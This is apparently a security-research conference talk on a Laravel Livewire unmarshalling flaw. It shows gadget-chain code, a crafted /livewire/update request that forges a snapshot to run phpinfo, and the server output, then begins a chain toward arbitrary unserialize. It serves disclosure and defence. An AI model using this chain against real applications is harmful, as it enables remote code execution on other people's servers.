



Livewire: remote command execution through unmarshalling

Nullcon 2025

2025/09/05

Who are we?

- Synacktiv is a french company specialized in offensive security: penetration testing, reverse engineering, trainings, etc.
- Almost 200 experts over 6 offices in France (Paris, Lyon, Toulouse, Rennes, Lille, Bordeaux).
- Working with companies all over the world



Who are we?



Rémi Matasse

Pentester & Researcher



Pierre Martin

Pentester & Researcher

Table of content

- Introduction to Livewire
 - Livewire unmarshalling process
 - Synthesizers mechanism
 - Checksum generation
- Building an unmarshalling chain from synthesizers
 - PHP magic methods
 - Step 1: getting a phpinfo
 - Step 2: getting remote command execution
 - Step 3: make the server flaw stop to stay sneaky
- Exploit Livewire based applications with laravel-crypto-killer
 - New feature on laravel-crypto-killer: exploit mode
 - Exploit an actual project: Snipe-IT
- Conclusion and thoughts

Introduction to Livewire



Introduction to Livewire



✓ Full-stack framework used to build real-time features on web-interfaces
build dynamic UI components without leaving PHP

- According to BuiltWith:
 - **710K instances of Laravel** currently live websites
 - Among them **150K are based on Livewire**

<https://trends.builtwith.com/framework/Laravel>

<https://trends.builtwith.com/framework/Laravel-Livewire>

How Livewire works

- A Livewire component can be setup with only three files
 - A component stored in `app/Livewire/`
 - A route pointing to this component
 - A blade referenced in the component

```
1 // app/Livewire/Counter.php
2 <?php
3
4 namespace App\Livewire;
5
6 use Livewire\Component;
7
8 class Counter extends Component
9 {
10     public $count = 1;
11
12     public function increment()
13     {
14         $this->count++;
15     }
16
17     public function render()
18     {
19         return view('livewire.counter');
20     }
21 }
```


How Livewire works

- A Livewire component can be setup with only three files
 - A component stored in `app/Livewire/`
 - A route pointing to this component
 - A blade referenced in the component

```
1 // routes/web.php
2
3 <?php
4
5 use Illuminate\Support\Facades\Route;
6 use App\Livewire\Counter;
7
8 Route::get('/counter', Counter::class);
9
```


```
1 // resources/views/livewire/counter.blade.php
2
3 <div>
4     <h1>{{ $count }}</h1>
5
6     <button wire:click="increment">+</button>
7     <button wire:click="decrement">-</button>
8 </div>
9
```

How Livewire works




❗ When interacting with a Livewire component, a request to Livewire's API will be made, usually on `/livewire/update`.

How Livewire works



1. `path` and `method` are based on the current page of the request
2. `calls` contain the `method` s which will be called on the Livewire component, here `increment`

How Livewire works



3. **data** contains all the fields associated to the current component, including its current value in database
4. **checksum** is hashed by the server to validate the integrity of the **snapshot** containing the **data**, **path**, **method**, etc..

- Synthesizers defines how custom JSON types should be dehydrated (serialized) or hydrated (unserialized)
- Livewire offers several default synthesizers for generic custom types:
 - **wrbl**: A writable value is hydrated and dehydrated using a basic writeable interface.
 - **str**: A Stringable object is hydrated and dehydrated as its string representation.
 - **clctn**: A Laravel collection is hydrated and dehydrated by converting it to and from arrays.
 - ...
- In a Livewire codebase, any class extending from **Synth** can potentially be used as a Synthesizer

Synthesizers mechanism

- Some default hydrators supports embedded objects, which allows recursive hydration
- In Livewire, three default synthesizers allow this:
 - **clctn**: CollectionSynth
 - **form**: FormObjectSynth
 - **mdl**: ModelSynth

Synthesizers mechanism


- `$key = 'clctn'` : the key used in JSON component to call a synthesizer
- `$value` : represents the serialized collection data
- `$meta` : array containing metadata
- `->$hydrateChild` : callback used individually to process each elements

```
1 <?php
2
3 namespace Livewire\Mechanisms\HandleComponents\Synthesizers;
4
5 class CollectionSynth extends ArraySynth {
6     public static $key = 'clctn';
7     [...]
8     function hydrate($value, $meta, $hydrateChild) {
9         foreach ($value as $key => $child) {
10             $value[$key] = $hydrateChild($key, $child);
11         }
12         return new $meta['class']($value);
13     }
14 }
```



Synthesizers come with strong restrictions, CollectionSynth will only allow to instantiate classes taking one array as argument

Synthesizers mechanism



Prerequisites for exploitation

- Laravel `APP_KEY`
- A valid Livewire request

Checksum generation

```
1  <?php
2  namespace Livewire\Mechanisms\HandleComponents;
3  use function Livewire\trigger;
4
5  class Checksum {
6
7      static function generate($snapshot) {
8          ① $hashKey = app('encrypter')->getKey();
9          ② $checksum = hash_hmac('sha256', json_encode($snapshot), $hashKey);
10         trigger('checksum.generate', $checksum, $snapshot);
11         ③ return $checksum;
12     }
13 }
```

1. Returns the `APP_KEY`
2. Generates a hmac from the snapshot, and adds the former to the latter
3. Returns the checksum to the user


Checksum verification

```
1  <?php
2  namespace Livewire\Mechanisms\HandleComponents;
3  use function Livewire\trigger;
4
5  class Checksum {
6
7      static function verify($snapshot) {
8          ① $checksum = $snapshot['checksum'];
9          unset($snapshot['checksum']);
10         trigger('checksum.verify', $checksum, $snapshot);
11         ② if ($checksum !== $comparator = self::generate($snapshot)) {
12             trigger('checksum.fail', $checksum, $comparator, $snapshot);
13         ③ throw new CorruptComponentPayloadException;
14     }
15 }
16 }
```


1. The checksum from the user's snapshot is retrieved
2. Another checksum is recalculated from the user's snapshot via the function `generate`
3. If both checksums are identical, the logical flow continues, otherwise an exception is triggered

<https://github.com/livewire/livewire/blob/v3.6.4/src/Mechanisms/HandleComponents/Checksum.php>

Building an unmarshelling chain from synthesizers



PHP magic methods




① Magic methods are special methods which override PHP's default's action when certain actions are performed on an object.

<https://www.php.net/manual/en/language.oop5.magic.php>

PHP magic methods

- `__construct` : Called when a new object is created
 - `$obj = new Obj(param1, param2)`
- `__toString` : Called when a printing method is used, or when a strong typing is enforced on an object
 - `print($obj)`
- `__invoke` : Triggered when an object is called as a function
 - `$obj()`
- `__destruct` : Automatically called when an object is no longer in use, also called on unserialized objects
- `__wakeup` : Method called when an object is unserialized

 Unserialization gadgets are most of the time patched inside the `__wakeup` magic method

How to select an unmarshalling gadget

A good unmarshalling gadget should:

- Be compatible with one of Livewire's synthesizer
- Having only one purpose, therefore some of them can be reused if needed
- Be chainable with other gadgets to prevent the interruption of Laravel's code flow

✓ The best and easier tip: Since most unserialization gadgets are patched inside `__wakeup`, we can use them as unmarshalling gadgets anyways!

How to select an unmarshalling gadget

✓ This is what we are looking for!



Step 1: FnStream gadget

1. The `FnStream` gadget is compatible with the `clctn` synthesizer
2. It allows to reach an arbitrary call to an arbitrary function via `__destruct` or `__toString`

`($controlledString)()`

❗ Any class using `__invoke__` instantiable from a synthesizer can be reached from this gadget

❗ For some reason, we could not reach a `phpinfo()` directly by instantiating the object and wait for its destruction

```
1  <?php
2  namespace GuzzleHttp\Psr7;
3
4  final class FnStream implements StreamInterface
5  {
6      ① public function __construct(array $methods)
7      {
8          $this->methods = $methods;
9          foreach ($methods as $name => $fn) {
10             $this->{'_fn_'.$name} = $fn;
11          }
12      }
13
14      public function __destruct()
15      {
16          if (isset($this->_fn_close)) {
17              ② ($this->_fn_close)();
18          }
19      }
20
21      public function __toString(): string
22      {
23          ② return ($this->_fn__toString)();
24      }
25  }
```

<https://github.com/guzzle/psr7/blob/2.7/src/FnStream.php>

Step 1: ShardedPrefixPublicUrlGenerator gadget

1. The `ShardedPrefixPublicUrlGenerator` gadget is compatible with the `clctn` synthesizer
2. Used to call `FnStream` gadget's `__toString` method via a strong cast

```
# Automatically triggers __toString call on $fnStream  
$newChain = 'string1'.$fnStream;
```

```
1  <?php  
2  
3  namespace League\Flysystem\UrlGeneration;  
4  
5  use function array_map;  
6  use function count;  
7  
8  final class ShardedPrefixPublicUrlGenerator  
9      implements PublicUrlGenerator  
10 {  
11     ① public function __construct(array $prefixes)  
12     {  
13         $this->count = count($prefixes);  
14  
15         if ($this->count === 0) {  
16             throw new InvalidArgumentException('[...].');  
17         }  
18  
19     ② $this->prefixes = array_map(  
20         static fn (string $prefix) =>  
21             new PathPrefixer($prefix, '/'), $prefixes  
22     );  
23 }  
24  
25 }
```

Step 1: getting a phpinfo

To simplify, this is the code of what we finally reach

```
<?php
class FnStreamGadget{
    public function __toString(): string{
        ("phpinfo")();
    }
}
class ShardedPrefixPublicUrlGeneratorGadget{
    public function __construct(){
        $a = new FnStreamGadget();
        print((string) $a);
    }
}

new ShardedPrefixPublicUrlGeneratorGadget();
```

Step 1: getting a phpinfo

```
X-Livewire:
Content-Length: 766
Origin: http://192.168.90.137
Connection: keep-alive
Cookie: laravel_session=
eyJpdii6ImRxcFBtd0UwZ05BUHpwTVF6c0haTEE9PSIsInZhbnHVlIjoim0JCOWNqQWVua2FmaTdDZDcvdnJxKzdkQ
3ZEQUxuY1BqZnFnYThnREszWStqRUJUVFRhNmQNM0IwQWMyZ1l6U050WjY5NU1Ne1JRS3cyRwPLcUM2WnVKRGZBSH
lRWGl0L3g1NXp0QVZ0bUd0S0pYjQzQmI3RmlpTndrYy9aSjIiLCJtYWMiOiJmNjA2MjgwMzhhdA1M2JiMjYzMmM
3M2ZiNDY5M2VkoTcxNtdhMTM3YWQ2ZTM1MGI4NmEwNDM2NTI2MGFjZWwEiwiidGFniIjoim0In0%3D; XSRF-TOKEN=
eyJpdii6ImRxcFBtd0UwZ05BUHpwTVF6c0haTEE9PSIsInZhbnHVlIjoim0JCOWNqQWVua2FmaTdDZDcvdnJxKzdkQ
VllZnhDbUJlZ0tEN3c1Wlp2M0lzcE13eE1JZFczamF5SkZjbElSZ0JmVWkzR1RqUHErbklpSi9rNTZ6ZDZQRmx3R2
oyOX0Y0Zks3ZmpodEhwMUprYWFN0hnUlk3bG1jTEE3WUhXNnkilCJtYWMiOiJmNjA2MjgwMzhhdA1M2JiMjYzMmM
1YjBiYThmZTQ4ZTM2ZjJkxMWZlNWNkNm0MTVMYjdmNjJhYTJmZjYmVmiidGFniIjoim0In0%3D
Priority: u=4

{
  "_token": "fyc6m5XFFLKxhmKlXSze9xkef8EBS4BD9MUJzB8S",
  "components": [
    {
      "snapshot": {
        "{\\\"data\\\":{\\\"count\\\":[{\\\"file_path\\\":[{\\\"__toString\\\":\\\"phpinfo\\\"},{\\\"s\\\":\\\"clctn\\\",\\\"class\\\":\\\"GuzzleHttp\\\"Psr7\\\"\\\"FnStream\\\"}]}},{\\\"class\\\":\\\"League\\\"\\\"Flysystem\\\"\\\"UrlGeneration\\\"\\\"ShardedPrefixPublicUrlGenerator\\\",\\\"s\\\":\\\"clctn\\\"}]}},{\\\"memo\\\":{\\\"id\\\":\\\"91wbKENP2UIzjEK4pHi2\\\",\\\"name\\\":\\\"counter\\\",\\\"path\\\":\\\"counter\\\",\\\"method\\\":\\\"GET\\\",\\\"children\\\":[],\\\"scripts\\\":[],\\\"assets\\\":[],\\\"errors\\\":[],\\\"locale\\\":\\\"en\\\",\\\"checksum\\\":\\\"5d8f2f606f8309d12b68e5f895f3ff69eeb4da5ccdd77430971d850d860ce38a8\\\"}}",
        "updates": {
        },
        "calls": [
          {
            "path": "",
            "method": "increment",
            "params": [
            ]
          }
        ]
      }
    ]
  ]
}
```

PHP Version 8.3.16

System	
Build Date	Jan 19 2025 13:45:36
Build System	Linux
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/cli
Loaded Configuration File	/etc/php/8.3/cli/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/cli/conf.d
Additional .ini files parsed	/etc/php/8.3/cli/conf.d/10-mysqlnd.ini, /etc/php/8.3/cli/conf.d/10-opcache.ini, /etc/php/8.3/cli/conf.d/15-xml.ini, /etc/php/8.3/cli/conf.d/20-bcmath.ini, /etc/php/8.3/cli/conf.d/20-ctype.ini, /etc/php/8.3/cli/conf.d/20-curl.ini, /etc/php/8.3/cli/conf.d/20-exif.ini, /etc/php/8.3/cli/conf.d/20-ffi.ini, /etc/php/8.3/cli/conf.d/20-ftp.ini, /etc/php/8.3/cli/conf.d/20-gd.ini, /etc/php/8.3/cli/conf.d/20-iconv.ini, /etc/php/8.3/cli/conf.d/20-igmp.ini, /etc/php/8.3/cli/conf.d/20-imap.ini, /etc/php/8.3/cli/conf.d/20-intl.ini, /etc/php/8.3/cli/conf.d/20-mbstring.ini, /etc/php/8.3/cli/conf.d/20-msgpack.ini, /etc/php/8.3/cli/conf.d/20-pcov.ini, /etc/php/8.3/cli/conf.d/20-pdo_mysql.ini, /etc/php/8.3/cli/conf.d/20-pdo_sqlite.ini, /etc/php/8.3/cli/conf.d/20-pgsql.ini, /etc/php/8.3/cli/conf.d/20-posix.ini, /etc/php/8.3/cli/conf.d/20-readline.ini, /etc/php/8.3/cli/conf.d/20-simplexml.ini, /etc/php/8.3/cli/conf.d/20-soap.ini, /etc/php/8.3/cli/conf.d/20-sqlite3.ini, /etc/php/8.3/cli/conf.d/20-sysmsgpack.ini, /etc/php/8.3/cli/conf.d/20-sysvshm.ini, /etc/php/8.3/cli/conf.d/20-tokenizer.ini, /etc/php/8.3/cli/conf.d/20-xmlreader.ini, /etc/php/8.3/cli/conf.d/20-xmlwriter.ini, /etc/php/8.3/cli/conf.d/20-zip.ini, /etc/php/8.3/cli/conf.d/25-memcached.ini, /etc/php/8.3/cli/conf.d/25-swoole.ini, /etc/php/8.3/cli/conf.d/99-sail.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831,NTS
PHP Extension Build	API20230831,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring

Step 2: Signed gadget

The `FnStream` gadget allows us to reach any call to `__invoke`, making the `Signed` gadget available.

1. The `Signed` gadget is compatible with the `clctn` synthesizer
2. It allows reaching an arbitrary call to any public function from an object with no argument

```
call_user_func_array([$controlledObject,$controlledString], [])
```

i `call_user_func_array` allows to call public functions: `$obj::test()`

```
1  <?php
2
3  namespace Laravel\SerializableClosure\Serializers;
4
5  class Signed implements Serializable
6  {
7
8      public static $signer;
9
10     /**
11      * The closure to be serialized/unserialized.
12      */
13     protected $closure;
14
15     ① public function __construct($closure)
16     {
17         $this->closure = $closure;
18     }
19
20     public function __invoke()
21     {
22         ② return call_user_func_array($this->closure,
23                                     func_get_args());
24     }
```


Step 2: BroadcastEvent gadget

The **Signed** gadget allows us to call

`BroadcastEvent::dispatchNextJobInChain()`

1. The **BroadcastEvent** gadget is compatible with the **form** synthesizer
2. It allows reaching an arbitrary call to **unserialize**

`unserialize($controlledString)`

① the fields and `dispatchNextJobInChain` function are in fact stored in the **Queueable** trait

